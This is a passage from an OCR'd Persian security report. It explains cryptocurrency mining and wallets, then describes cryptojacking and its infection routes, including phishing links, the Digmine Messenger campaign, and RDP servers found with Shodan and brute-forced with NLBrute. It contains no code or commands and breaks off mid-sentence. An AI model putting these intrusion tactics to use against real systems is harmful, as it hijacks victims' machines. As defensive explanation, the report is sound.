۱۲۶۰۰۰۰	۷	۰٫۷۸۱۲۵۰۰۰	۲۰۶۷۱۸۷۵٫۰۰۰	۲۰۸۳۵۹۳۷٫۵۰۰۰
۱۴۷۰۰۰۰	۸	۰٫۳۹۰۶۲۵۰۰	۲۰۸۳۵۹۳۷٫۵۰۰	۲۰۹۱۷۹۶۸٫۷۵۰۰
۱۶۸۰۰۰۰	۹	۰٫۱۹۵۳۱۲۵۰	۲۰۹۱۷۹۶۸٫۷۵۰	۲۰۹۵۸۹۸۴٫۳۷۵۰
۱۸۹۰۰۰۰	۱۰	۰٫۰۹۷۶۵۶۲۵	۲۰۹۵۸۹۸۴٫۳۷۵	۲۰۹۷۹۴۹۲٫۱۸۷۵


یک نمونه

زمانی که یک انتقال ارز رمز انجام می‌شود، بلافاصله به زنجیره بلوکی افزوده نمی‌شود؛ در عوض، در استخر نقل‌وانتقالات قرار می‌گیرد.






نقش استخراج‌کننده، جمع‌آوری این نقل‌وانتقالات از استخر و ایجاد کردن بلوکی موسوم به بلوک کاندید[1] است. استخراج‌کننده باید تلاش کند که بلوک خود را به زنجیره بلوکی اضافه کند.




هر بلوک کاندید دارای سرآیند[2] است. سرآیند حاوی اطلاعاتی در مورد بلوک کاندید است. استخراج‌کننده از این اطلاعات برای افزودن آن به زنجیره بلوکی استفاده می‌کند.



▪ درهم‌ساز: 14b8bc6ab8885ef7c70cbb6ebf4b8256f83dd4259b228b79781127a1c2087a3b

هدف[3] درهم‌سازی است که استخراج‌کننده را قادر می‌کند بلوک کاندید خود را به زنجیره بلوکی اضافه کند. هدف بر اساس دشواری محاسبه می‌شود. در حال حاضر، هدف در بیت‌کوین رسیدن به درهم‌سازی است که با حداقل هجده صفر آغاز شده باشد.

[1] Candidate Block
[2] Header
[3] Target




نانس متغیری است که هر مقداری می‌تواند داشته باشد. با سعی‌وخطا و آزمودن اعداد مختلف، در نهایت مقدار صحیح برای نانس شناسایی می‌شود.


قرارداد هوشمند

قرارداد هوشمند پودمانی است که ایجاد تراکنش را بدون نیاز به وجود واسط، منوط به فراهم شدن شروط تعیین شده از سوی طرفین می‌کند. قراردادهای هوشمند شامل تمام اطلاعات مربوط به شرایط قرارداد و اجرای کامل اقدامات هدف‌گذاری شده به‌طور خودکار می‌شوند. شاید قابل درک‌ترین کاربرد آن نزد فعالان امنیت فناوری اطلاعات مبحث باج‌افزارها باشد. همواره این نگرانی مطرح می‌شود که دادن مبلغ اخاذی شده به نویسنده باج‌افزار تضمینی برای ارائه کلید رمزگشایی توسط او نیست. اما با بهره‌گیری از قرارداد هوشمند در زمان پرداخت مبلغ اخاذی شده توسط قربانی، قرارداد به‌نحوی تنظیم می‌شود که تنها در صورت ارائه شدن کلید رمزگشایی توسط گرداننده باج‌افزار، عملیات انتقال ارز رمز صورت بپذیرد. نخستین بار در دهه ۹۰ میلادی بود که ایده آن توسط نیک سابو[۲]، محقق علوم کامپیوتر مطرح شد. اگر چه وی موفق به تعریف اصول اولیه کار شد اما در آن زمان بستری برای پیاده‌سازی و اجرای آن فراهم نبود. سال‌ها بعد با ظهور زنجیره بلوکی، فضا برای تحقق ایده سابو باز و تا حدودی نیز در بیت‌کوین به‌عنوان نخستین ارز رمز جهان عملیاتی شد. اما ساختار بیت‌کوین پاسخگوی تمام نیازها در حوزه قراردادهای هوشمند نیست. با معرفی ارز رمز اتیریم که در معماری آن تلاش شده تا فرایندهای قراردادهای هوشمند به‌طور کامل لحاظ شود گامی نوین در جهت قابل اطمینان‌تر شدن تراکنش‌های مبتنی بر ارز رمزها برداشته شد. با این حال همچنان مباحثی جدی در خصوص قراردادهای هوشمند مطرح است که فراگیری عمومی آن در آینده‌ای نزدیک را با تردید مواجه می‌سازد.

[۱] Smart Contract
[۲] Nick Szabo


10011110000111001111000111111100111111
10011110000111001111000111111100111111
1110001111111100111111

منابع موردنیاز
برای استخراج




کـیـف پـول ارز رمـز

کیف پول ارز رمز[1] ابزاری است که کلیدهای عمومی[2] و خصوصی[3] مالک خود را نگاه می‌دارد. استخراج‌کننده باید صاحب کیف ارز رمز باشد تا از این طریق پاداش حاصل از استخراج به دست او برسد. کیف ارز رمز معادل شماره حساب در سیستم بانکداری کنونی است. صاحب کیف ارز رمز با کلید خصوصی خود به آن دسترسی دارد. افشای کلید خصوصی ممکن است منجر به از دست رفتن کل ارز رمزهای درون آن شود. کیف‌های ارز رمز به دو دسته گرم[4] و سرد[5] تقسیم می‌شوند.

- به آن دسته از کیف‌هایی که تنها در زمان اتصال به اینترنت می‌توان از آنها استفاده کرد، کیف گرم گفته می‌شود.
  – نرم‌افزاری، موبایلی و تحت وب
- به آن گروه از کیف‌هایی که در حالت برون‌خط بوده و در زمان عدم اتصال به اینترنت نیز قابل استفاده هستند، کیف سرد اطلاق می‌شود. با توجه به عدم اتصال آنها به اینترنت می‌توان آنها را در برابر بدافزارها و هکرها امن‌تر تلقی کرد.
  – سخت‌افزاری، کاغذی و فیزیکی

نکته! بسیاری از کاربران حرفه‌ای، بخش عمده ارز رمزهای خود را در کیف‌های سرد نگهداری می‌کنند و تنها مبلغ کمی را برای انجام امور روزمره در کیف‌های گرم ذخیره می‌کنند.

.



نـمـونـه‌هـایـی از کـیـف‌هـای ارز رمـز

سـخـت‌افـزار

برای استخراج نیاز به سخت‌افزار است. فرایند استخراج در ارز رمزهایی همچون بیت‌کوین کاری بسیار دشوار است. برای مثال، استخراج یک بلوک در یک کامپیوتر عادی ممکن است سه سال به درازا بکشد! حال آنکه همانطور که اشاره شد مدت زمان تعیین شده برای انجام این عملیات چیزی حدود ۱۰ دقیقه است. به همین خاطر سال‌هاست که تجهیزات ویژه‌ای برای استخراج ارز رمز به فروش رسانده می‌شود.


در اکثر این سخت‌افزارها از Graphics Processing Unit - به اختصار GPU - بجای Central Processing Unit - به اختصار CPU - استفاده می‌شود. نمایان‌سازی[6] ویدیو فرایندی است که در جریان آن محاسبات ریاضی با تکرار زیاد انجام می‌شود. GPU نیز به‌منظور بهینه‌سازی اجرای این فرایند خلق شده است؛ یافتن نانس در استخراج هم چیزی جز همان محاسبات ساده ریاضی با تعداد بسیار زیاد نیست. موضوعی که GPU را به گزینه‌ای بسیار مناسب برای سخت‌افزار مورد استفاده در استخراج ارز رمز تبدیل کرده است.

[1] Cryptocurrency Wallet
[2] Public Key
[3] Private Key
[4] Hot
[5] Cold
[6] Rendering

تصویری از یک دستگاه استخراج ارز رمز

تصویری از یک مرکز داده مجهز به هزاران دستگاه استخراج ارز رمز

در برهه‌ای میزان خرید GPU به حدی رسید که شرکت اِنویدیا[1] به‌عنوان یکی از کلیدی‌ترین سازندگان این تجهیزات از توزیع‌کنندگان خود خواست تا اولویت فروش محصولات این شرکت را به بازی‌بازها[2] - بجای استخراج‌کنندگان - بدهند.




تلاش انویدیا برای محدودسازی فروش GPU به استخراج‌کنندگان ارز رمز

به‌طور کلی راه‌های استخراج را می‌توان در سه دسته زیر تقسیم‌بندی کرد:

- سرمایه‌گذاری هنگفت بر روی منابع سخت‌افزاری
- استخراج مشارکتی با ملحق شدن به استخر استخراج[3] و تقسیم پاداش میان شرکت‌کنندگان
- رمزربایی یا Cryptojacking که موضوع اصلی ادامه این گزارش است.

[1] Nvidia
[2] Gamer
[3] Mining Pool



10011100111100001110011001111111
10011100111100001110011001111111
Cryptojacking
10011100111100001110011001111111
10011100111100001110011001111111

رمـز ربـایـی

در حملات رمزربایی، مهاجم با بهره‌گیری از توان پردازشی دستگاه‌های آلوده به بدافزار یا اسکریپت‌های مخرب خود از آنها به‌منظور استخراج ارز رمز سوءاستفاده می‌کند. در حقیقت، مهاجم بدون هر گونه سرمایه‌گذاری بر روی سخت‌افزار، از منابع دستگاه قربانیان، به نفع خود اقدام به استخراج ارز رمز می‌کند.

باج‌افزار در مقایسه با رمز ربا

در سال ۱۳۹۷ تعداد باج‌افزارها که در چند سال گذشته از متداول‌ترین بدافزارها محسوب می‌شدند روند به‌شدت صعودی خود را از دست داد. اما تعداد بدافزارهای رمز ربا در پایان سه‌ماهه سوم ۲۰۱۸ در مقایسه با یک سال قبل از آن ۴۰۰۰ درصد افزایش داشته است.



تعداد بدافزارهای جدید رمز ربا در دو سال اخیر

شرکت بیت‌دیفندر نیز نسبت آلودگی به باج‌افزار به آلودگی به رمزربایی را یک به صد اعلام کرده است.

شرکت سیمانتک هم در گزارشی از افزایش ۸،۵۰۰ درصدی رمز رباها در سال ۲۰۱۷ در مقایسه با سال میلادی قبل از آن داده بود.

دلایل این تغییر و تحول را می‌توان در جدول زیر به خوبی دریافت.

باج‌افزار	رمز ربا
مهاجم ممکن است موفق به اخاذی مبلغ $$ از برخی از قربانیان خود شود.	مهاجم قطعا مبلغ $$$ به ازای هر یک از قربانیان خود به‌دست می‌آورد.
حمله، بلافاصله علنی می‌شود.	حمله می‌تواند برای مدتها مخفی بماند.
مهاجم به ازای هر آلودگی تنها انتظار یکبار پرداخت را می‌تواند داشته باشد.	دستگاه آلوده شده می‌تواند برای روزها، ماه‌ها و حتی سال‌ها برای مهاجم کسب درآمد کند.
کاربران نسبت به این تهدیدات حساسیت بیشتری دارند.	کاربران نسبت به این تهدیدات حساسیت کمتری دارند.

انتظار می‌رود با توجه به درآمدزا بودن استفاده از این ابزارها، در آینده نیز نویسندگان ویروس و مهاجمان بیشتری به سمت استفاده از آنها در بدافزارها و سایت‌های هک شده روی بیاورند.

روش‌های رمز ربایی را می‌توان در موارد زیر دسته‌بندی کرد:

- رمز ربایی از طریق بدافزار
- رمز ربایی از طریق سایت


در ادامه، هر یک از این روش‌ها به تفصیل مورد بررسی قرار گرفته است.

رمـز ربـایـی از طـریـق بـدافـزار

در این روش، مهاجم پس از آلوده‌سازی دستگاه، اقدام به اجرای ابزاری برای استخراج ارز رمز به نفع خود می‌کند. لازم به ذکر است که رمز ربایی از طریق بدافزار، محدود به سیستم عامل Windows نبوده و هر دستگاهی با توان پردازشی به این روش آسیب‌پذیر است. بر طبق گزارشی که شرکت پالو آلتو نت‌ورکز آن را در خرداد ماه ۱۳۹۷ منتشر کرد حدود ۵ درصد از کل مـونـروهـا از طریق بدافزارهای رمز ربا اسـتخراج می‌شوند. فرایند آلوده‌سازی به این نوع بدافزارها ممکن است از راه‌های مختلفی انجام شود که در ادامه این بخش به آنها پرداخته شده است.

ایـمـیـل‌ها و شـبکه‌های اجتـمـاعی

یکی از راه‌های متداول آلوده‌سازی دستگاه‌ها به بدافزارهای رمز ربا، ارسال ایمیل‌ها و پیام‌های با پیوست یا لینکی مخرب است که در آنها با استفاده از روش‌های مهندسی اجتماعی[۱] کاربر متقاعد به اجرای فایل مخرب با دست خود و یا در نمونه‌های پیشرفته‌تر از طریق بهره‌جویی از آسیب‌پذیری‌های امنیتی می‌شود. برای مثال، در اواخر سال ۱۳۹۶، مهاجمان از پیام‌رسان Facebook به‌منظور تسخیر دستگاه کاربران بدین‌منظور بهره‌گیری کردند. در جریان این حملات، لینک‌هایی در ظاهر یک فایل ویدئویی به کاربران این پیام‌رسان ارسال می‌شد. با کلیک بر روی لینک، با بکارگیری چند ترفند مهندسی اجتماعی، دستگاه به تسخیر شبکه‌های مخربی[۲] همچون Digmine در آمده و از منابع دستگاه برای استخراج ارز رمز مونرو به نفع گردانندگان این شبکه‌ها استفاده می‌شد. همچنین در صورت فعال بودن ورود خودکار در این پیام‌رسان لینک مخربی نیز از طرف قربانی به دوستان او در Facebook Messenger ارسال می‌گردید.



نـمـونـه فـایـل مـخـرب ارسـال شـده در پـیـام‌رسـان Facebook

علاوه بر بکارگیری ضـدویـروس به‌روز و قدرتمند، آموزش و راهنمایی کـاربـران سـازمـان به صـرف‌نظر کردن از فایل‌هـای مشـکوک و باز نکردن آنها می‌تـوانـد نقشی مؤثر در پیشـگیری از اجـرای مـوفقیت‌آمـیـز این نوع حـمـلات داشته باشد.

۱ Social Engineering
۲ Botnet

پـودمـان RDP


Remote Desktop Protocol – به اختصار RDP – از پودمان‌های پراستفاده در سیستم عامل Windows است. علاوه بر مدیران و راهبران شبکه که این پودمان را برای اتصال به سرورها و ایستگاه‌های کاری سازمان به کار می‌گیرند، در بسیاری از سازمان‌های کوچک و متوسط نیز از RDP برای برقرار نمودن ارتباط از راه دور پیمانکاران حوزه فناوری اطلاعات، به سرورهایی همچون حقوق و دستمزد، اتوماسیون اداری و غیره نیز استفاده می‌شود. چندین سال است که مهاجمان برای انجام فعالیت‌های مخربی نظیر انتشار انواع بدافزارها از جمله رمز رباها به‌طور گسترده‌ای از پودمان RDP بهره گرفته‌اند. بر اساس تحقیقات انجام شده توسط شرکت امنیتی سوفوس، تبهکاران از ابزارهایی همچون Shodan برای شناسایی سرورهای با درگاه RDP باز بر روی اینترنت استفاده کرده و در ادامه با بکارگیری ابزارهایی نظیر NLBrute اقدام به اجرای حملات موسوم به 